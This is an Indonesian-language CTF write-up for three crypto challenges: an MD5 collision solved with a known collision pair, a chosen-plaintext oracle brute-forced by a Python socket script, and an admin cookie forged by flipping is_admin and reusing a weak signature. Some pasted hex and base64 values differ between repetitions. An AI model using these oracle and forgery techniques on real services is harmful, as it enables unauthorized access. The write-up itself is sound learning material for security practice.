Diberikan sebuah service netcat, jadi di Challenge ini meminta kita untuk menemukan collision pada fungsi hash MD5. Diberikan sebuah pesan dalam format heksadesimal, tujuan kita adalah memberikan pesan lain (yang berbeda) yang menghasilkan hash MD5 yang sama.

Apa itu MD5 Collision?

MD5 adalah fungsi hash cryptographic yang sudah dianggap tidak aman karena rentan terhadap serangan collision. Artinya, dimungkinkan untuk menemukan dua input yang berbeda (pesan) yang menghasilkan hash MD5 yang sama

Pada challenge ini, server memberikan sebuah pesan dalam heks (contoh: 6a) dan kita harus memberikan pesan lain (disebut profit) yang memiliki hash MD5 yang sama

Saat terhubung ke server, kita diberikan input:

```
>> proof me if you could find the collision <<
message (hex):
d131dd02c5e6eec4693d9a0698aff95c2fcab58712467eab4004583eb8fb7f8955ad3
40609f4b30283e488832571415a085125e8f7cdc99fd91dbdf280373c5bd8823e3156
348f5bae6dacd436c919c6dd53e2b487da03fd02396306d248cda0e99f33420f577ee
8ce54b67080a80d1ec69821bcb6a8839396f9652b6ff72a70
profit (hex):
```

Kita harus memasukkan heks string yang berbeda dengan pesan di atas, tetapi dengan hash MD5 yang sama, dan kami menggunakan Known MD5 Collision,

MD5 memiliki banyak pasangan collision yang sudah diketahui publik. Salah satu pasangan collision yang paling terkenal adalah:

```
D131dd02c5e6eec4693d9a0698aff95c2fcab58712467eab4004583eb8fb7f8955ad3
40609f4b30283e488832571415a085125e8f7cdc99fd91dbdf280373c5bd8823e3156
348f5bae6dacd436c919c6dd53e2b487da03fd02396306d248cda0e99f33420f577ee
8ce54b67080a80d1ec69821bcb6a8839396f9652b6ff72a70
```

Dan

```
d131dd02c5e6eec4693d9a0698aff95c2fcab50712467eab4004583eb8fb7f8955ad3
40609f4b30283e4888325f1415a085125e8f7cdc99fd91dbd7280373c5bd8823e3156
348f5bae6dacd436c919c6dd53e23487da03fd02396306d248cda0e99f33420f577ee
8ce54b67080280d1ec69821bcb6a8839396f965ab6ff72a70
```

Kedua pesan di atas memiliki hash MD5 yang sama:


79054025255fb1a26e4bc422aef54eb4

```
> nc ctf.techtonicexpo.com 42069
>> proof me if you could find the collision <<
message (hex): d131dd02c5e6eec4693d9a0698aff95c2fcab58712467eab4004583eb8fb7f8955ad340609f4b30283e488832571415a085125e
8f7cdc99fd91dbdf280373c5bd8823e3156348f5bae6dacd436c919c6dd53e23487da03fd02396306d248cda0e99f33420f577ee8ce54b67080a80
d1ec69821bcb6a8839396f9652b6ff72a70
proofit (hex): d131dd02c5e6eec4693d9a0698aff95c2fcab50712467eab4004583eb8fb7f8955ad340609f4b30283e4888325f1415a085125e
8f7cdc99fd91dbd7280373c5bd8823e3156348f5bae6dacd436c919c6dd53e23487da03fd02396306d248cda0e99f33420f577ee8ce54b67080280
d1ec69821bcb6a8839396f965ab6ff72a70
>> spam W in the chat
>> yo chat why is this game so fun chat
>> TechtonicExpoCTF{HAL00ooo00 🎉_I'm_Emu 😊_Otori 😊_Emu 😊_is_meaning 😊_smile 😊_wonderhoyyyy 🎉🎉🎉🎉🎉🎉🎉}
```

Flag:

TechtonicExpoCTF{HAL00ooo00 🎉_I'm_Emu 😊_Otori 😊_Emu 😊_is_meaning 😊_smile 😊_wonderhoyyyy 🎉🎉🎉🎉🎉🎉🎉}

Challenge Stein



Analisis Awal

Pertama, saya coba connect ke service menggunakan `nc ctf.techtonicexpo.com 1337` dan mendapat menu:

1. Get Encrypted Flag
2. Encrypt
3. Exit

Dari eksperimen awal, saya menemukan beberapa hal menarik:

1. **Encrypted flag selalu sama panjangnya** – ini menunjukkan enkripsi deterministik
2. **Ketika saya encrypt "TechtonicExpoCTF"**, hasilnya selalu sama dengan bagian awal dari encrypted flag
3. **Ini berarti flag dimulai dengan "TechtonicExpoCTF{"**

Eksperimen

```
> 1
dd4d3cfef2d68cc7aba61635aaad13446492d39c02fb97f14c19ea730e8961a0a9b50
cebbb3a62
```

```
> 2
Enter string to encrypt: TechtonicExpoCTF
Dd4d3cfef2d68cc7aba61635aaad1344
```

Bisa dilihat bahwa hasil enkripsi "TechtonicExpoCTF" cocok dengan bagian awal encrypted flag!

Strategi Serangan

Karena ini adalah **substitution cipher** (S-box), setiap karakter di-map ke nilai hex yang sama setiap kali. Jadi saya bisa:

1. **Konfirmasi** bahwa flag dimulai dengan "TechtonicExpoCTF{"
2. **Brute force karakter demi karakter** dengan cara:
 - Coba encrypt "TechtonicExpoCTF{" + karakter_baru
 - Lihat apakah hasilnya cocok dengan bagian awal encrypted flag
 - Kalau cocok, karakter itu benar!
 - Ulangi sampai dapat semua karakter

Implementasi

Script `solve.py` yang saya buat:

```
import socket
import string
print("nyambung ke server...")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("ctf.techtonicexpo.com", 1337))
```

```

data = ""
while True:
    resp = s.recv(1024).decode('utf-8', errors='ignore')
    if not resp:
        break
    data += resp
    if "> " in data:
        break

print("ambil flag yang di encrypt nya dlu ges")
s.send(b"1\n")
data = ""
while True:
    resp = s.recv(1024).decode('utf-8', errors='ignore')
    if not resp:
        break
    data += resp
    if "> " in data:
        break

encrypted_flag = ""
lines = data.strip().split('\n')
for line in lines:
    if len(line) > 20 and all(c in '0123456789abcdef' for c in
line.strip()):
        encrypted_flag = line.strip()
        break

print(f"encrypted flag: {encrypted_flag}")

prefix = "TechtonicExpoCTF{"
print(f"coba encrypt dari prefix flagnya wkwk: {prefix}")

s.send(b"2\n")
data = ""

```



```

while "Enter string to encrypt:" not in data:
    resp = s.recv(1024).decode('utf-8', errors='ignore')
    if not resp:
        break
    data += resp

s.send((prefix + "\n").encode())
data = ""
while True:
    resp = s.recv(1024).decode('utf-8', errors='ignore')
    if not resp:
        break
    data += resp
    if ">" in data:
        break

encrypted_prefix = ""
lines = data.strip().split('\n')
for line in lines:
    line = line.strip()
    if len(line) > 0 and all(c in '0123456789abcdef' for c in line):
        encrypted_prefix = line
        break

print(f"encrypted prefix flagnya: {encrypted_prefix}")

if encrypted_flag.startswith(encrypted_prefix):
    print("njay flag dimulai dengan prefix yang benar")
else:
    print("waduh, prefix ga cocok")
    exit()

charset = string.ascii_letters + string.digits + "_{}-!@#$$%^&*()"
current_flag = prefix
panjang_target = len(encrypted_flag)

```

```

print(f"panjang target: {panjang_target}")
print(f"mulai cari karakter..")

while len(current_flag) * 2 < panjang_target:
    ketemu = False

    for huruf in charset:
        coba_string = current_flag + huruf

        s.send(b"2\n")
        data = ""
        while "Enter string to encrypt:" not in data:
            resp = s.recv(1024).decode('utf-8', errors='ignore')
            if not resp:
                break
            data += resp

        s.send((coba_string + "\n").encode())
        data = ""
        while True:
            resp = s.recv(1024).decode('utf-8', errors='ignore')
            if not resp:
                break
            data += resp
            if "> " in data:
                break

        encrypted_coba = ""
        lines = data.strip().split('\n')
        for line in lines:
            line = line.strip()
            if len(line) > 0 and all(c in '0123456789abcdef' for c in
line):
                encrypted_coba = line
                break

```

```

        if encrypted_flag.startswith(encrypted_coba):
            current_flag += huruf
            print(f"ketemu karakter ini woy: '{huruf}' > flag
sekarang: {current_flag}")
            ketemu = True
            break

    if not ketemu:
        print(f"ga ketemu karakter berikutnya. flag sekarang:
{current_flag}")
        break

s.close()
print(f"\nhasil akhir: {current_flag}")

```

Hasil

```

Faiz Hidayat@DESKTOP-FSPRISE MINGW64 ~/Downloads/Stein
$ python solve.py
nyambung ke server...
ambil flag yang di encrypt nya dlu ges
encrypted flag: aac340a11afebb6ff58e000b201eeeecd303fd14a2847a5513822ebc218495fb35f0a965e7bd39
coba encrypt dari prefix flagnya wkwk: TechtonicExpoCTF{
encrypted prefix flagnya: aac340a11afebb6ff58e000b201eeeecd3
njay flag dimulai dengan prefix yang benar
panjang target: 78
mulai cari karakter..
ketemu karakter ini woy: 'N' > flag sekarang: TechtonicExpoCTF{N
ketemu karakter ini woy: '3' > flag sekarang: TechtonicExpoCTF{N3
ketemu karakter ini woy: 'v' > flag sekarang: TechtonicExpoCTF{N3v
ketemu karakter ini woy: '3' > flag sekarang: TechtonicExpoCTF{N3v3
ketemu karakter ini woy: 'r' > flag sekarang: TechtonicExpoCTF{N3v3r
ketemu karakter ini woy: '_' > flag sekarang: TechtonicExpoCTF{N3v3r_
ketemu karakter ini woy: 'U' > flag sekarang: TechtonicExpoCTF{N3v3r_U
ketemu karakter ini woy: 's' > flag sekarang: TechtonicExpoCTF{N3v3r_Us
ketemu karakter ini woy: '3' > flag sekarang: TechtonicExpoCTF{N3v3r_Us3

```

Flag: TechtonicExpoCTF{N3v3r_Us3_St4t1c_K3y}

Challenge Auth

CHALLENGE

9 SOLVES

×

Auth

300

Just like Subaru in Re:Zero, who always returns from death, this system also returns But this time, it's not an isekai, it's the world of **cryptography**.

Are you just a regular user? Or, is there a secret way to become an admin? Your mission: sign up → sign in → then prove you can **respawn** as an admin.

`nc ctf.techtonicexpo.com 21337`

View Hint

Flag

Submit

Analisis Awal

Pertama, saya mencoba connect ke service menggunakan `nc ctf.techtonicexpo.com 21337` dan langsung disambut dengan menu utama:

1. sign up
2. sign in
0. Exit

Saat register, setiap username mendapat cookie unik yang terdiri 3 bagian (payload.signature.signature2), contoh:

```
eyJ1c2VybmFtZSI6ICJhZG1pbiIsICJpc19hZG1pbiI6IGZhbHN1LCAidXVpZCI6ICI2MTE0NDdkYS04MjU4LTExZjAtYTg1NC0wMjQyYWMxODAwMDIifQ.AAE=.AAE=
```

Setelah login (sign in) dengan username `admin` dan cookie yang didapat, muncul pesan:

Hi admin, there's nothing here, better you set is_admin = true. -ciao-

Artinya, field `is_admin` harus diubah dari `false` menjadi `true` agar bisa mendapatkan flag.

Eksperimen

Saya menganalisis struktur cookie tersebut:

- Bagian pertama (sebelum titik): base64-encode dari JSON payload user.
- Bagian kedua dan ketiga (signature): sangat pendek, hanya `AAE=`, yang artinya kemungkinan signature scheme lemah/predictable.

Contoh decoding:

```
echo "eyJ1c2VybmFtZSI6ICJhZG1pbiIsICJpc19hZG1pbiI6IGZhbHN1LCAidXVpZCI6ICI2MTE0NDdkYS04MjU4LTExZjAtYTg1NC0wMjQyYWMxODAwMDIifQ" | base64 -d {"username": "admin", "is_admin": false, "uuid": "611447da-8258-11f0-a854-0242ac180002"}
```

Setelah itu, saya coba membuat payload baru dengan `is_admin: true`, signature tetap, lalu digunakan pada menu sign-in.

Strategi Serangan

Karena signature hanya `AAE=`, saya berasumsi verifikasi signature sangat lemah (misal hanya membandingkan literal, tidak mensign ulang payload). Maka saya lakukan:

1. Sign up dulu dengan username `admin`
2. Buat payload modifikasi: ubah `is_admin` ke `true`
3. Encode payload baru pakai base64, signature tetap (reuse signature lama)
4. Login (sign in) menggunakan cookie modifikasi

Script Python yang saya pakai:

Script Python yang saya pakai:

```
import base64
import json

modified_payload = {
    "username": "admin",
    "is_admin": True,
    "uuid": "611447da-8258-11f0-a854-0242ac180002"
}

payload_json = json.dumps(modified_payload, separators=(',', ':'))
payload_b64 =
base64.b64encode(payload_json.encode()).decode().rstrip('=')

sig = "AAE=.AAE="
new_cookie = f"{payload_b64}.{sig}"
print(new_cookie)
```

Cookie hasil encode tersebut dimasukkan saat sign-in untuk username **admin**. Sistem menerima sebagai admin dan akhirnya flag pun didapatkan!

Hasil

```
username << admin
cookie << eyJ1c2VybmFtZSI6ImFkbWwluIiwiaXNfYWRTaW4iOnRydWUsInV1aWQiOiI2MTE0NDdkYS04MjU4LTExZjAtYTg1NC0wMjQyYWx0ODAwMDIifQ.
.AAE=.AAE=

Well deserved: TechtonicExpoCTF{d0n7_g3t_too_s7re5s3d_4b0u7_crypt0_br0}

(( menu ))
1. sign up
2. sign in
0. exit
```

Flag: `TechtonicExpoCTF{d0n7_g3t_too_s7re5s3d_4b0u7_crypt0_br0}`